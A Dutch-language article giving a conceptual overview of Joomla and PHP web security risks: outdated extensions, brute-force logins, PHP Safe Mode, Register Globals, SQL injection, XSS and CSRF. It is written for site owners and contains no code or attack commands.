
Binnen Joomla is het altijd een must om de meeste recente versie van Joomla te gebruiken. Dit geldt ook voor alle derde partij componenten die bijvoorbeeld via de website “extensions.joomla.org” te downloaden zijn. Het installeren van derde partij extensies is op eigen risico – het ontwikkelingsteam van Joomla geeft geen garantie voor het goed en veilig werken voor deze code. Het is dus ook verstandig om bij de keuze van een extra component eerst na te gaan of er een historie is van security incidenten, hoe groot de community rond dit project is en hoe vaak er nieuwe releases worden uitgebracht.



- Google is een veel gebruikte zoekmachine, niet alleen voor de normale gebruiker maar ook voor de hacker. Door op zoek te gaan naar specifieke URLs die alleen voorkomen bij bruikbare exploits krijgt de hacker snel een overzicht van allemaal websites die makkelijk over te nemen zijn.
- Alhoewel AJAX erg populair is de laatste tijd wordt vaak vergeten dat AJAX juist ook een heleboel security maatregelen vereist. Vaak worden alle exploit preventies wel op de webapplicatie zelf maar niet op de AJAX “applets” toegepast.
- Als een login niet via een exploit misbruikt kan worden, dan is er altijd nog de mogelijkheid om lukraak combinaties van gebruikersnamen en wachtwoorden uit te proberen. Als een applicatie niet goed is beveiligd tegen zulke aanvallen, zoals bijvoorbeeld een simpel beleid dat na 10 mislukte pogingen de toegang permanent wordt ontzegd, dan heeft een hacker de mogelijkheid om door middel van bruteforce attacks (het uitproberen van iedere mogelijke karaktercombinatie) of dictionary attacks (het raden van wachtwoord aan de hand van veel gebruikte woorden) als nog binnen te komen.
- Als het onderliggende hosting platform niet goed geconfigureerd is, dan is het vaak moeilijk als nog een PHP applicatie goed te beveiligen. Vaak leven er onder hosting providers ideeën die niet meer stroken met de actuele situatie. Zo is al jaren bekend dat PHP Safe Mode in de praktijk niet veel security biedt, tenzij het security beleid heel strak wordt aangetrokken (waarbij tal van webapplicaties niet meer functioneren). Safe Mode legt extra restricties bij instellingen als ownership en group-ownership, terwijl een goede security policy juist zou kunnen zijn dat verschillende scripts verschillende eigenaren heeft. Vanwege de dubieuze werking van PHP Safe Mode, zal de toekomstige PHP versie 6 deze feature ook niet meer bevatten.
- In veel mixed omgevingen (waarbij Joomla gecombineerd wordt met Drupal en zelf gemaakte PHP applicaties) wordt “Register Globals” als handig ervaren, terwijl deze setting verantwoordelijk is voor de meeste exploits.







Bij het programmeren van een webapplicatie met behulp van bijvoorbeeld de programmeertaal PHP, komen er tal van algemene beveiligingsproblemen kijken die geanticipeerd moeten worden in de code:

- SQL Injection: Door verandere waarden door te geven via bijvoorbeeld de URL of een webformulier worden bepaalde database queries anders uitgevoerd dan bedoeld. In plaats van gegevens op te halen, kan een dergelijke query bijvoorbeeld ook opeens een database tabel verwijderen. Alleen door alle variabelen uit de URL te controleren door middel van een PHP functie als “mysql_real_escape_string()” kunnen deze aanvallen voorkomen worden.
- XSS (Cross Site Scripting) aanvallen maken gebruik van het invoeren van code (vaak JavaScript code) op een website om daarmee de werking van de website te beïnvloeden. Phishing technieken maken vaak gebruik van XSS. Een simpele techniek is het blokkeren van HTML code in webformulieren of het weghalen van specifieke HTML tags als <script>.
- CSRF (Cross Site Request Forgery) lijkt erg op XSS, behalve dat er bij een CSRF geen kwaadaardige code op de website wordt neergezet, maar slechts een URL die bij het aanroepen iets onbedoelds doet met de website waarnaar die URL verwijst. In het verleden zijn vooral PHP gebaseerde forums (zoals phpBB) prooi gevallen aan CSRF aanvallen, waarbij gebruikers zelf bijvoorbeeld image-tags kunnen toevoegen.
- Zowel XSS als CSRF kunnen gebruikt worden om uiteindelijk via een exploit een website te misbruiken. Vaak wordt er bij dergelijke exploits gebruik gemaakt van variabelen die eigenlijk niet vanaf de URL toegevoegd hadden mogen worden. Hierbij is vrijwel altijd sprake van de beruchte PHP Register Globals instelling die aan staat.























